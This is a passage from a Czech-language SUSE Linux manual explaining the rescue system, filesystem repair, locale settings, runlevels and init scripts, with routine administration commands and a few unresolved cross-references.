
(Upozorňujeme zde znovu, že na rozdíl od formátu zadávání parametrů pro LILO se zde více parametrů pro tentýž modul odděluje mezerami.)

Ve většině případů však není upřesňující popis hardwaru pomocí parametrů zapotřebí – většina ovladačů si určí své komponenty sama. Výjimku zde tvoří síťové karty a starší nestandardní řadiče mechanik CD.

Pokud máte pochyby, pouze tedy stiskněte klávesu **(J)**.

U některých modulů může rozpoznání a inicializace hardwaru trvat dlouho. Přepnutím na virtuální konzoli 4 (klávesová kombinace **(Alt) + (F4)**) můžete přitom sledovat zprávy jádra. Týká se to především řadičů SCSI, které čekají, až se jim ohlásí všechna zařízení.

Po úspěšném zavedení modulů zobrazí program linuxrc zprávy jádra, abyste mohli posoudit, zda vše proběhlo hladce. V opačném případě zde máte stopu, jak potíže odstranit.



Obrázek 13.3: Výběr řadiče SCSI

Systém / Start instalace

Po zajištění plné podpory vašeho hardwaru jádrem se dostáváte k menu 'Systém / Start instalace'.

Odsud (viz obr. *Start instalace* na straně 20) se můžete rozhodnout pro více instalačních kroků: 'Instalace/Spustit aktualizaci', 'Zavést nainstalovaný systém' (musí být znám kořenový oddíl) a 'Startovat záchranný systém' (viz odst. *Záchranný systém SUSE* na následující straně).

Pro instalaci záchranného systému (viz obr. *Systém / Start instalace* na straně 366) můžete vybrat různé zdroje (zdrojová média).



Obrázek 13.4: Zadání parametrů pro moduly jádra

Záchranný systém SUSE

Přehled

SUSE Linux obsahuje – nezávisle na instalačním systému – záchranné prostředky, pomocí kterých se můžete dostat v případě nouze „zvenčí“ na všechny vaše linuxové diskové oddíly: startovací disketu a záchranný systém, který se zavede z některého média – z diskety, CD, sítě nebo dokonce z FTP serveru SUSE.

Záchranný systém obsahuje pečlivě vybranou sestavu standardních utilit k odstranění následků systémových katastrof – kdy jsou nedostupné disky, nekonzistentní konfigurační soubory atd.

Příprava

Pro pořízení záchranného systému potřebujete dvě bezchybné diskety: jednu startovací a druhou s komprimovaným obrazem malého kořenového systému. Soubory s jejich obrazy najdete na CD v adresáři /boot. Startovací disketu si zde vytvoříte z obrazu v souboru bootdisk a obraz kořenového systému je obsažen v souboru rescue.



Obrázek 13.5: Výběr zdrojového média v programu linuxrc

V zásadě máte tři možnosti, jak vytvořit záchrannou disketu s kořenovým systémem:

- Pomocí programu YaST v nabídce 'Systém' → 'Vytvořit systémovou disketu'
- Z konzole linuxovými příkazy

```
earth:~ # /sbin/badblocks -v /dev/fd0 1440
earth:~ # dd if=/media/cdrom/boot/rescue of=/dev/fd0
          bs=18k
```

- Z DOSu, bude-li např. označení mechaniky s linuxovým CD Q :

```
Q:\> cd \dosutils\rawrite
Q:\dosutils\rawrite> rawrite.exe
```

Současná záchranná disketa je přeložena s použitím starší knihovny `libc5`, protože pak se na disketu vejde i editor, `fdisk`, `e2fsck` a další programy – s použitím novější knihovny `glibc` by se jich tam vešlo méně.

Záchranná disketa se nedá obvyklým způsobem připojit, protože neobsahuje přímo souborový systém, ale pouze jeho komprimovaný obraz – skutečný rozsah je totiž kolem 3 MB a to by se již na disketu nevešlo. Pokud si chcete obsah záchranné diskety prohlédnout, musíte na ní obsažený souborový systém nejprve dekomprimovat a pak ho jako uživatel `root` řádně připojit – pokud vaše jádro podporuje tzv. *loop-device*:

```
earth:~ # cp /media/cdrom/boot/rescue /root/rescue.gz
earth:~ # gunzip /root/rescue.gz
earth:~ # mount -t ext2 -o loop /root/rescue /mnt
```

Vstoupíte-li nyní do adresáře `/mnt`, můžete si prohlédnout obsah diskety se záchranným systémem.

Poznámka

Vyzkoušenou startovací a záchrannou disketu chraňte na bezpečném místě. Nepatrná námaha, potřebná k pořízení záchranného systému, se nedá srovnat s obrovským úsilím, které byste museli vynaložit v případě havárie systému, když by vám tato disketa chyběla a když by dokonce ani nešlo nastartovat z mechaniky CD (což vám Murphyho zákon spolehlivě zajistí).

Poznámka

Spuštění záchranného systému

Záchranný systém se podobně jako instalace startuje ze startovací diskety SUSE, dodávané s distribucí, resp. ze startovacího CD. Předpokládejme, že z disketové mechaniky resp. z mechaniky CD je BIOS schopen startovat (jinak je nutno změnit nastavení BIOSu). Dále pokračujte takto:

1. Nastartujte systém ze startovací diskety SUSE nebo ze startovacího CD se SUSE Linuxem. Ve startovací výzvě zadejte buď `yast1` nebo `manual`. V případě, že zadáte `manual`, máte možnost samostatně zavést potřebné moduly jádra.
2. Postupně zadávejte jazyk, klávesnici atd. stejně jako při instalaci programem `linuxrc`, až se dostanete do hlavního menu.
3. V hlavním menu zvolte 'Instalace/Start systému'.



Obrázek 13.6: Výběr zdrojového média pro záchranný systém

4. Založte do mechaniky instalační CD se SUSE Linuxem (pokud tam již není) nebo vyměňte startovací disketu za disketu se záchranným systémem.
5. V menu 'Instalace/Start systému' zvolte menu 'Spustit záchranný systém' (viz obr. *Start instalace* na straně 20) a zadejte zdrojové médium (obr. *Spuštění záchranného systému* na této straně):

'CD-ROM': Během zavádění záchranného systému se exportuje adresář /cdrom a tím se umožní instalace z tohoto CD. Musíte pak spustit SuSEconfig.

'Síť' (NFS): Záchranný systém se získá ze sítě přes NFS. Je zapotřebí předtím zavést ovladač pro vaši síťovou kartu, viz odst. *Instalace systému SUSE Linux ze sítě* na straně 21.

'Síť' (FTP): Záchranný systém se získá ze sítě přes FTP. Je zapotřebí předtím zavést ovladač pro vaši síťovou kartu, viz odst. *Instalace systému SUSE Linux ze sítě* na straně 21.

'Disk': Záchranný systém se získá z disku.

'Disketa': Záchranný systém se spustí z výše popsané diskety. Tato varianta funguje i v případě, že váš počítač má málo paměti.

Záchranný systém se nyní dekomprimuje, nahraje se na ramdisk, připojí se a spustí se. Tím je připraven k použití.

Práce se záchranným systémem

Záchranný systém vám poskytne nejméně tři virtuální konzole, zapínané klávesovými kombinacemi **(Alt) + (F1)** až **(Alt) + (F3)**, na nichž se můžete přihlásit jako uživatel `root` bez hesla. Klávesovou kombinací **(Alt) + (F10)** se dostanete na systémovou konzoli a můžete si prohlédnout zprávy, které tam vypisují jádro a `syslog`.

V adresáři `/bin` najdete příkazový interpret, souborové a síťové utility (např. program `mount`). Dále v adresáři `/sbin` najdete program `e2fsck` pro kontrolu a opravu souborového systému a nejdůležitější programy pro správu systému jako `fdisk`, `mkfs`, `mkswap`, `init`, `shutdown`, spolu se síťovými utilitami `ifconfig`, `route` a `netstat`.

Editor `vi` najdete v adresáři `/usr/bin` spolu s dalšími nástroji (`grep`, `find`, `less` atd.), a rovněž program `telnet`.

Příklad: Přístup na váš původní souborový systém

K připojení souborového systému použijete bod připojení `/mnt` nebo si obvyklým způsobem vytvoříte další adresáře jako nové body připojení.

Jako příklad vezmeme, že vaše souborové systémy se připojí podle údajů v souboru `/etc/fstab` podle výpisu *Příklad: Přístup na váš původní souborový systém* na této straně.

```
/dev/sdb5    swap          defaults 0 0
/dev/sdb3    /             ext2 defaults 1 1
/dev/sdb6    /usr          ext2 defaults 1 2
```

Soubor 40: Příklad: soubor `/etc/fstab` při záchranném systému

Připojíte tedy ručně v bodě připojení `/mnt` následující souborové systémy (při zachování jejich pořadí!):

```
earth:/ # mount /dev/sdb3 /mnt
earth:/ # mount /dev/sdb6 /mnt/usr
```

Nyní již máte přístup ke všem svým souborům a můžete opravit chyby v souborech `/etc/fstab`, `/etc/passwd`, `/etc/inittab` atd. – přičemž máte stále na paměti, že nyní leží v cestě `/mnt/etc` a nikoli `/etc`, což se samozřejmě díky zvyku skvěle plete.

Každý pokročilejší správce či samostatný uživatel Linuxu by si měl při nejblížejší příležitosti vytisknout obsah souboru `/etc/fstab` a výstup příkazu

```
earth:~ # fdisk -l /dev/disk
```

a někam si je *spolehlivě* založit. Za proměnnou `disk` si přitom dosadíte jména souborů zařízení svých disků, např. typicky `hda` (viz seznam v odst. *Soubory zařízení v adresáři /dev* na straně 655). I zdánlivě navždy ztracené oddíly se kupodivu dají ještě zachránit programem `fdisk` tak, že se *jakoby* znovu vytvoří, pokud je ovšem přesně známa jejich předchozí fyzická poloha na disku. (Program `fdisk` totiž mění pouze tabulky oddílů a nikoli obsah oddílů.)

Příklad: Oprava souborového systému

K poškození souborového systému dochází, zejména pokud systém nebyl řádně zastaven, například při výpadku napájení nebo zhroucení systému. Za běhu systému se těžce poškozený souborový systém opravovat nedá. Pokud se poškodí kořenový souborový systém, nelze ho připojit a start končí se zprávou `kernel panic`. Pak nezbývá než opravit poškozený souborový systém *zvenčí*, použitím záchranného systému.

Záchranný systém SUSE na to obsahuje program `e2fsck` a dále diagnostický program `dumpe2fs`. To by mělo stačit na většinu problémů.

Pokud nelze připojit souborový systém vinou poškození superbloku, může selhat i program `e2fsck`. Naštěstí si systém udržuje další kopie superbloku každých 8192 bloků (8193, 16385...). Při spuštění programu `e2fsck` pak použijeme volbu `-f` a volbou `-b` zadáme umístění náhradního superbloku:

```
earth:~ # e2fsck -f -b 8193 /dev/vadný_oddíl
```


Lokální přizpůsobení

Lokální nastavení pro národní jazyky je zajištěno proměnnými `LC_*`, definovanými v souboru `/etc/rc.config`. Nejde přitom pouze o určení jazyka pro komunikaci s jednotlivými programy, ale ještě o zprávy systému, znakové sady, pořadí při abecedním třídění a formát časových údajů, desetinných čísel a peněžních částek. Jazyk pro tyto kategorie určují buď samostatné proměnné nebo nadřazená proměnná v souboru `rc.config`:

1. `RC.LC_MESSAGES`, `RC.LC_CTYPE`, `RC.LC_COLLATE`, `RC.LC_TIME`, `RC.LC_NUMERIC`, `RC.LC_MONETARY`: Tyto proměnné se exportují do prostředí příkazového interpretu bez předpony `RC_` a určují jednotlivé z lokalizačních kategorií. Proměnná `DEFAULT_LANGUAGE` se již dále *neexportuje*.

Aktuální nastavení se dozvíme příkazem `locale`.

2. `RC.LC_ALL`: Tato proměnná, pokud je nastavena, přepíše svou hodnotou výše uvedené proměnné.
3. `RC.LANG`: Je výchozí hodnotou, pokud není nastavena žádná z výše uvedených proměnných.
4. `ROOT_USES_LANG`: Pokud je nastavena na hodnotu `no`, pracuje uživatel `root` vždy v prostředí `POSIX`.
5. `DEFAULT_LANGUAGE`: Tato proměnná má dvě funkce: určuje jazyk, se kterým se spouští konfigurační program `YaST` a představuje výchozí hodnotu, pokud není nastavena proměnná `RC.LANG`. Nastavuje se v programu `YaST` podle výběru jazyka. Je třeba dát pozor, že proměnná `DEFAULT_LANGUAGE` se nepředává programem `SuSEconfig` dál příkazovému interpretu jako `DEFAULT_LANGUAGE`, ale její hodnota se přiřadí proměnné `LANG`.

Proměnná `DEFAULT_LANGUAGE` se v programu `YaST` nastavuje v menu 'Nastavit jazyk', viz odst. ?? na straně ?. Ostatní proměnné je nutno zadat editováním souboru `rc.config`, viz odst. ?? na straně ?, nejlépe pomocí programu `YaST`.

Hodnota takové proměnné se skládá ze jména jazyka, , země nebo státu , znakové sady a další volby . Dílčí položky se oddělují speciálními znaky:

```
LANG=language[[_COUNTRY].Encoding[@Modifier]]
```

Příklad:

```
LANG=cs_CZ.ISO-8859-2
```

Toto je (bohužel historicky vzniklé) vymezení fiktivního „jazyka“ česko-slovenštiny pro zemi Česko (tj. stručně češtiny :-)) se znakovou sadou ISO-8859-2.

Použitelné kombinace dílčích položek najdeme v souboru `/usr/lib/locale`. Popis „na míru“ ve formě souboru dostaneme příkazem `localedef` ze souborů v adresáři `/usr/share/i18n`.

Příklad:

Soubor s popisem pro `de_DE@euro.UTF-8` dostaneme příkazem

```
earth: # localedef -i de_DE@euro -f UTF-8 de_DE@euro.UTF-8
```

Pokud není pro systémové zprávy rozlišena země, soubory systémových zpráv se ukládají do adresáře příslušného *jazyka* (např. `cs`). Například bude-li proměnná `LANG` nastavena na hodnotu `cs_CZ` a hledaný soubor systémových zpráv nenajdeme v adresáři `/usr/share/locale/cs_CZ/LC_MESSAGES`, je třeba ho hledat v adresáři `/usr/share/locale/cs/LC_MESSAGES`.

Rovněž je zde možno stanovit pořadí, např. pro češtinu → slovenštinu to bude:

```
LC_MESSAGES=cs_CZ.ISO-8859-2:sk_SK.ISO-8859-2
```

Pořadí znakových sad (zde ISO-8859-2) rozlišuje například Emacs. Proto pracuje-li v Unicode na xtermu, je potřeba ještě zadat UTF-8.

Program `SuSEconfig` čte tyto proměnné ze souboru `/etc/rc.config` a výsledek zapisuje do souborů `/etc/SuSEconfig/profile` a `/etc/SuSEconfig/csh.cshrc`. Dále skript `/etc/profile` použije soubor `/etc/SuSEconfig/profile` resp. skript `/etc/csh.cshrc` použije soubor `/etc/SuSEconfig/csh.cshrc`. Tím se nastavení rozšíří po systému.

Uživatel může tato nastavení přepsat zadáním v souboru `~/.bashrc`. Tak například ten, komu nevyhovuje `cs_CZ`, může v rámci svého sezení přepnout na angličtinu:

```
LC_MESSAGES=en_US.ISO-8859-15
```

Možné problémy

- Pro správnou práci s desetinnými čísly v češtině nestačí pouze nastavit proměnnou `LANG` na `cs`. Aby např. knihovna `glibc` našla správnou hodnotu v souboru `/usr/share/locale/cs_CZ/LC_NUMERIC`, je třeba nastavit přímo proměnnou `LC_NUMERIC` na hodnotu `cs_CZ`.

Další informace

- *The GNU C Library Reference Manual*, kapitola „Locales and Internationalization“ – balík `glibc-info`, série `doc`.
- Markus Kuhn, *UTF-8 and Unicode FAQ for Unix/Linux*, najdeme zatím na <http://www.cl.cam.ac.uk/~mgk25/unicode.html>.
- *Unicode-Howto*, autor Bruno Haible, je v souboru `/usr/share/doc/howto/en/html/Unicode-HOWTO.html`.

Startování SUSE Linuxu

Startování a inicializace unixového systému bývají oříškem i pro zkušeného administrátora. Tato kapitola přináší stručný úvod do koncepce startování SUSE Linuxu, která je sice o něco složitější, ale zato pružnější než v jiných distribucích. Nová implementace je kompatibilní se sekci *System Initialization* LSB specifikace (verze 1.3.x).

Program init	376
Úrovně běhu	376
Změna úrovně běhu	378
Init skripty	379
YaST Editor úrovní běhu	383
SuSEconfig a /etc/sysconfig	385
YaST sysconfig Editor	386

Úvodní hlášení `Uncompressing Linux...` ukazuje, že od této chvíle bude celý hardware řídit linuxové *jádro*, které nejprve zjistí nastavení v BIOSu a inicializuje základní hardware. Dále jednotlivé ovladače identifikují a inicializují další komponenty. Po kontrole diskových oddílů a připojení kořenového souborového systému spustí jádro program `init`, který nastartuje vlastní systém a všechny jeho služby. Jádro dále řídí celý systém, včetně všech přístupů k hardwaru a přidělování času CPU.

Program `init`

Program `init` inicializuje všechny další procesy, představuje tedy „otce všech procesů“. Mezi všemi programy má zvláštní roli: spouští ho přímo jádro a je imunní proti signálu 9, který normálně ukončí každý proces. Všechny další procesy pak program `init` spouští buď sám, nebo některý z jeho potomků.

Program `init` se konfiguruje centrálně v souboru `/etc/inittab`, kde se definují *úrovně běhu* (více o nich v dalším odstavci) a kde se určí, které služby a démony mají být na jednotlivých úrovních k dispozici. Podle údajů v souboru `/etc/inittab` pak program `init` spouští různé skripty, které jsou z důvodu přehlednosti umístěny ve společném adresáři `/etc/init.d`.

Celý postup startu systému (a stejně tak i jeho zastavení) má tedy na starost program (a stejnojmenný proces) `init`. Z tohoto hlediska lze chápat činnost jádra jako proces na pozadí, jehož úlohou je udržovat všechny ostatní procesy a přidělovat hardware a čas CPU podle požadavků ostatních programů.

Úrovně běhu

V Linuxu existují různé *úrovně běhu*, které definují, v jakém stavu se nachází systém. Standardní úroveň běhu, které systém dosáhne po startu, je uvedena v souboru `/etc/inittab` v položce `initdefault`. Obvykle je to úroveň 3 nebo 5 (viz tabulka *Úrovně běhu* na následující straně). Alternativou je zadat požadovanou úroveň běhu při startu (např. ze startovací výzvy LILO). Všechny parametry, které jádro samo nepoužije, totiž předá beze změny procesu `init`.

Aby šlo později úroveň běhu změnit, lze zavolat program `init` s udáním požadované úrovně běhu (což je dovoleno pouze superuživateli).

Úroveň běhu	Význam
0	Stop
S	Jednouživatelský režim, US klávesnice
1	Jednouživatelský režim
2	Lokální víceuživatelský režim bez sítě
3	Plně víceuživatelský režim se sítí
4	Nepoužito
5	Plně víceuživatelský režim se sítí a KDM (standard), GDM nebo XDM
6	Restart systému

Tabulka 14.1: Seznam platných úrovní běhu

Například příkazem

```
root@earth:/ > init 1
```

přejde systém do *jednouživatelského režimu*, vhodného pro správu systému. Po ukončení této práce administrátor opět zadá

```
root@earth:/ > init 3
```

čímž systém přejde opět na normální úroveň běhu, na které běží potřebné služby a kde se mohou přihlašovat uživatelé.

Tabulka *Úrovně běhu* na této straně podává přehled o dostupných úrovních běhu.

Poznámka

Úroveň běhu 2 s oddílem `/usr/` připojeným přes NFS

Nepoužívejte úroveň běhu 2, pokud je adresář `/usr` na oddílu připojeném přes NFS. Adresář `/usr` obsahuje programy důležité pro běh systému. Služba NFS není na úrovni běhu 2 aktivní (lokální víceuživatelský režim bez sítě) a systém by v důsledku neexistence adresáře `/usr` nefungoval korektně.

Poznámka

Z uvedeného bezprostředně plyne, že systém se dá zastavit zadáním

```
root@earth:/ > init 0
```

případně restartovat zadáním

```
root@earth:/ > init 6
```

Máte-li na počítači nainstalovaný systém X Window (kap. *Systém X Window* na straně 137) a přejete-li si, aby se uživatel přihlašoval přímo v grafickém prostředí, můžete nastavit standardní úroveň běhu pomocí programu YaST na hodnotu 5. Předtím si ovšem vyzkoušejte příkazem

```
root@earth:/ > init 5
```

zda se systém bude chovat podle vašich představ.

Tip

Doporučuje se velká opatrnost, chcete-li do souboru `/etc/inittab` zasahovat ručně. Jeho poškození totiž může vést k neschopnosti systému řádně nastartovat. Pokud se to stane, je zde ještě možnost z výzvy zavaděče LILO zadat parametr `init=/bin/bash`, čímž se vám objeví přímo výzva příkazového procesoru:

```
boot: linux init=/bin/bash.
```

Tip

Změna úrovně běhu

Při změně úrovně běhu se nejprve spustí tzv. *stop-skripty*, které ukončí činnost některých programů současné úrovně. Dále se spustí *start-skripty* nové úrovně, a tím se zpravidla spustí i řada programů.

Pro názornost zde ukážeme příklad změny úrovně běhu z hodnoty 3 na 5:

- Administrátor (uživatel `root`) sdělí procesu `init`, že se má změnit úroveň běhu:

```
root@earth:/ > init 5
```

- Podle konfiguračního souboru `/etc/inittab` `init` usoudí, že má spustit skript `/etc/init.d/rc` s novou úrovní běhu jakožto parametrem.

- Nyní volá program `rc` ty stop-skripty současné úrovně běhu, jimž neodpovídají start-skripty v nové úrovni. V našem případě jsou to ty skripty, jež se nalézají v adresáři `/etc/init.d/rc3.d` (stará úroveň běhu byla 3) a začínají písmenem `'K'`¹. Po písmenu `'K'` následuje číslo, udávající pořadí, aby byly respektovány případné závislosti mezi programy.
- Nakonec se zavolají start-skripty nové úrovně běhu, které v našem případě leží v adresáři `/etc/init.d/rc5.d` a začínají písmenem `'S'`. Rovněž zde se dodržuje pořadí.

Pokud se stane, že změníte úroveň běhu na úroveň právě běžící (tj. např. z úrovně 3 opět na úroveň 3), přečte program `init` pouze svůj konfigurační soubor `/etc/inittab` a zjistí, zda i v rámci téže úrovně nejsou nějaké změny. Pokud je najde, provede příslušné kroky (například spustí program `getty` pro další konzoli).

Init skripty

Skripty v adresáři `/etc/init.d` se dělí do dvou kategorií:

- Skripty, které program `init` volá přímo – to je případ startu a korektního zastavení systému (např. klávesovou kombinací `(Ctrl) + (Alt) + (↓)`).
- Skripty, které program `init` volá nepřímo – to se stane při změně úrovně běhu. Spustí se skript `/etc/init.d/rc` volající správné skripty ve správném pořadí.

Skripty pro změnu úrovně běhu se rovněž nalézají v adresáři `/etc/init.d`, ale volají se pomocí symbolických odkazů z jednoho z adresářů počínaje `/etc/init.d/rc0.d` až po `/etc/init.d/rc6.d`. To je velmi názorné a zabraňuje to duplicitě skriptů, použitých pro více úrovní běhu.

Každý z těchto skriptů se dá volat jako start-skript i stop-skript, rozlišují proto parametry `start` a `stop`.

Navíc rozlišují skripty parametry `restart`, `reload`, `force-reload` a `status`. Význam všech voleb je v tabulce *Init skripty* na následující straně.

¹Jména stop-skriptů začínají písmenem `'K'`, zatímco jména start-skriptů začínají písmenem `'S'`.

Volba	Význam
start	Spustit službu.
stop	Ukončit službu.
restart	Pokud služba běží, ukončit ji a znovu spustit, pokud neběží, pouze spustit.
reload	Znovu načíst konfiguraci služby, aniž by se zastavovala a spouštěla.
force-reload	Totéž jako reload, pokud to služba podporuje, jinak jako restart.
status	Zobrazit aktuální status.

Tabulka 14.2: Přehled voleb init skriptů

Příklad: Při opuštění úrovně běhu 3 je skript `/etc/init.d/rc3.d/K40network` jedním ze spuštěných skriptů. Program `/etc/init.d/rc` volá skript `/etc/init.d/network` s parametrem `stop`. Při vstupu do úrovně běhu 5 se spustí tentýž skript, ale s parametrem `start`.

Odkazy v podadresářích pro jednotlivé úrovně běhu slouží pouze k tomu, aby umožnily přiřadit skripty úrovním běhu.

Vytvoření a odstranění potřebných odkazů provádí program `insserv` při instalaci a deinstalaci balíků – viz. `insserv (man 8 insserv)`.

V dalším odstavci najdete krátký popis startovacího a ukončovacího skriptu spolu s řídicím skriptem:

■ **boot**

Spouští se při startu systému přímo z programu `init`. Je nezávislý na požadované výsledné úrovni běhu a provádí se pouze jednou. Spustí se démon jádra, který zajistí zavedení modulů jádra. Zkontrolují se souborové systémy, zruší se některé nadbytečné soubory v adresáři `/var/lock` a síť se nakonfiguruje pro *loopback device* (pokud je to nastaveno v souboru `/etc/rc.config`). Dále se nastaví systémový a PnP hardware pomocí nástroje `isapnp`.

Pokud se stane chyba při automatické opravě souborového systému, má systémový administrátor možnost po zadání hesla zadat další informace přispívající k jejímu odstranění.

Dále se vykonají všechny skripty v adresáři `/etc/init.d/boot.d` začínající písmenem `'S'`. Je to proto vhodné místo pro vaše rozšíření o ty kroky, které by měl systém dělat pouze při startu.

Nakonec se spustí skript `boot.local`.

■ **boot.local**

Zde můžete přidat další příkazy, které se mají provést při startu, než se začne zvyšovat úroveň běhu. Funkční obdobou v dosových systémech je soubor `AUTOEXEC.BAT`.

■ **boot.setup**

Všeobecná nastavení při přechodu z jednouživatelského režimu na libovolnou vyšší úroveň běhu, například rozložení kláves a konfigurace konzole.

■ **halt**

Tento skript se spouští při přechodech na úroveň běhu 0 nebo 6. Proto se může zavolat jak pod jménem `halt`, tak i `reboot`, a podle předaného jména se systém znovu nastartuje nebo ukončí.

■ **rc**

Řídící skript pro změnu úrovně běhu. Spouští nejprve stop-skripty současné úrovně a po nich start-skripty nové úrovně.

Do této kostry můžete vhodně zasadit své vlastní skripty. Šablonu na to najdete v souboru `/etc/init.d/skeleton`. Pro konfiguraci spuštění vlastního skriptu v souboru `/etc/rc.config` zde vytvořte proměnnou `START_služba`. Dodatečné parametry lze uvést v případě potřeby také do souboru `/etc/rc.config` (viz např. skript `/etc/init.d/gpm`).

Nyní potřebujete vytvořit odkazy na svůj skript v odpovídajícím adresáři `rc?.d`, aby se zajistilo jeho spuštění při změně úrovně běhu – viz odst. *Změna úrovně běhu* na straně 378, kde je i pravidlo pro jména odkazů. Technické detaily popisuje `init.d` (`man 7 init.d`).

Upozornění

Při vytvoření vlastních skriptů zachovejte opatrnost, chybný skript může způsobit ztrátu komunikace – viz odst. *Úrovně běhu* na straně 376, kde najdete tip, jak v nouzi obejít program `init`.

Upozornění

Vkládání skriptů

V Linuxu není problém vytvářet vlastní skripty a poměrně jednoduše je integrovat do stávajícího prostředí. Informace o způsobu pojmenování,

formátu a organizaci vlastních skriptů najdete ve specifikaci LSB a manuálových stránkách `init`, `init.d` a `insserv`. Zajímavé informace najdete také v manuálových stránkách `startproc` a `killproc`.

Upozornění

Vytváření vlastních `init` skriptů

Chyby v `init` skriptech mohou vést k zamrznutí počítače. Věnujte prosím editaci těchto skriptů maximální pozornost a pokud je to možné, otestujte je.

Upozornění

- Jako šablonu pro svůj nový `init` skript použijte soubor `/etc/init.d/skeleton`. Kopii tohoto souboru uložte pod novým jménem a editujte důležité položky jako program, jména souborů, cesty a další detaily. Šablonu samozřejmě můžete rozšířit o vlastní části.
- Blok `INIT INFO` je povinnou částí skriptu a měly by v něm být provedeny příslušné změny:

```
### BEGIN INIT INFO
# Provides:          FOO
# Required-Start:    $syslog $remote_fs
# Required-Stop:     $syslog $remote_fs
# Default-Start:     3 5
# Default-Stop:      0 1 2 6
# Description:       Start FOO to allow XY and provide YZ
### END INIT INFO
```

Soubor 41: Minimal `INIT INFO` blok

Na první řádce bloku `INFO` po řádce `Provides:`, uveďte jméno služby nebo programu kontrolovaného nově vytvářeným skriptem. V řádkách `Required-Start:` a `Required-Stop:` uveďte všechny služby, které je nutné spustit a zastavit před startem nebo spuštěním vaší nové služby.

Tyto informace budou později použity při generování jména a čísel skriptu v adresářích úrovní běhu. V `Default-Start:` a `Default-Stop:` uveďte úroveň běhu, kdy se služba má automaticky spustit nebo ukončit. Nakonec do řádky `Description:` napište krátký popis služby.


- Odkazy z `/etc/init.d/` do příslušného adresáře úrovně běhu (`/etc/init.d/rc?.d/`), vytvoříte zadáním příkazu `insserv <new-script-name>`. Program `insserv` používá hlavičku `INIT INFO` pro vytváření důležitých odkazů potřebných pro spuštění a zastavení skriptu v adresářích úrovní běhu (`/etc/init.d/rc?.d/`). Program se také stará o správné pořadí spuštění a zastavení v určených úrovních běhu. Pokud byste raději používali grafický nástroj, můžete použít editor úrovní běhu v programu `YaST`, popsany v sekci *YaST Editor úrovní běhu* na této straně.

Pokud již skript v adresáři `/etc/init.d/` existuje, můžete ho do existujícího schématu úrovní běhu jednoduše integrovat pomocí programu `insserv` nebo povolením příslušné služby v programu `YaST`. Vámi provedené změny se projeví při následujícím restartu počítače — dojde k automatickému spuštění nové služby.

YaST Editor úrovní běhu

Po spuštění tohoto modulu programu `YaST` se zobrazí seznam dostupných služeb a jejich stav (zda jsou povoleny či ne). Zvolit si můžete ze dvou režimů zobrazení 'Jednoduchý režim' nebo 'Expertní režim'. Jako výchozí je nastaven 'Jednoduchý režim', který je vhodný pro většinu situací. V levém sloupci 'Jednoduchého režimu' je jméno služby, v prostředním stav služby a v pravém sloupci krátký popis služby. U zvolené služby je detailnější popis dostupný v okně pod seznamem. Službu povolíte tak, že ji označíte a kliknete na 'Povolit'. Pokud chcete službu zakázat, opět ji zvolte a klikněte na tlačítko 'Zakázat'.

Pokud potřebujete o službách více informací a chtěli byste použít detailnější nastavení, vyberte 'Expertní režim'. V tomto režimu získáte informace o nastavené výchozí úrovni nebo-li „initdefault“, která říká, do jaké úrovně se má systém spustit při startu. Jako výchozí je nastavena úroveň 5 (Plný víceuživatelský režim se sítí a xdm). Vhodnou náhradou obvykle bývá úroveň 3 (Plný víceuživatelský režim se sítí).



Obrázek 14.1: YaST: Runlevel Editor

YaST umožňuje výběr nové výchozí úrovně běhu (viz tabulka 14.1 na straně 377). Zároveň nabízí tabulku, kde můžete povolit nebo zakázat běh určité služby. V tabulce najdete všechny dostupné služby a demony. Příslušnou úroveň nastavíte tak, že v řádce vybrané služby označíte příslušné pole úrovně běhu ('B', '0', '1', '2', '3', '5', '6' a 'S'), ve které se má služba spustit. Úroveň 4 není definována a můžete si ji nastavit podle svých potřeb. Jako poslední najdete v tabulce krátký popis služby nebo démona.

Pomocí 'Nastavit/Obnovit' můžete určit, co se má se zvolenou službou provést. Okamžitě můžete služby povolit či zakázat v 'Spustit/Zastavit/Načíst znovu'. Pokud po změnách chcete zobrazit aktuální stav, zvolte v 'Spustit/Zastavit/Načíst znovu' položku 'Znovu načíst stav'. Kliknutím na tlačítko 'Konec' uložíte změny.

Upozornění

Změna úrovně běhu

Chybné nastavení úrovně běhu může vést k chybě systému. Před změnou úrovně běhu se prosím ujistěte, zda se tím neovlivní některá ze služeb důležitých pro váš systém.

Upozornění

SuSEconfig a /etc/sysconfig

Prakticky celá konfigurace SUSE Linuxu je otázkou centrálního konfiguračního adresáře `/etc/sysconfig`. Ve verzích starších než 8.0 byla konfigurace soustředěna do souboru `/etc/rc.config`. Tento soubor již není používán.

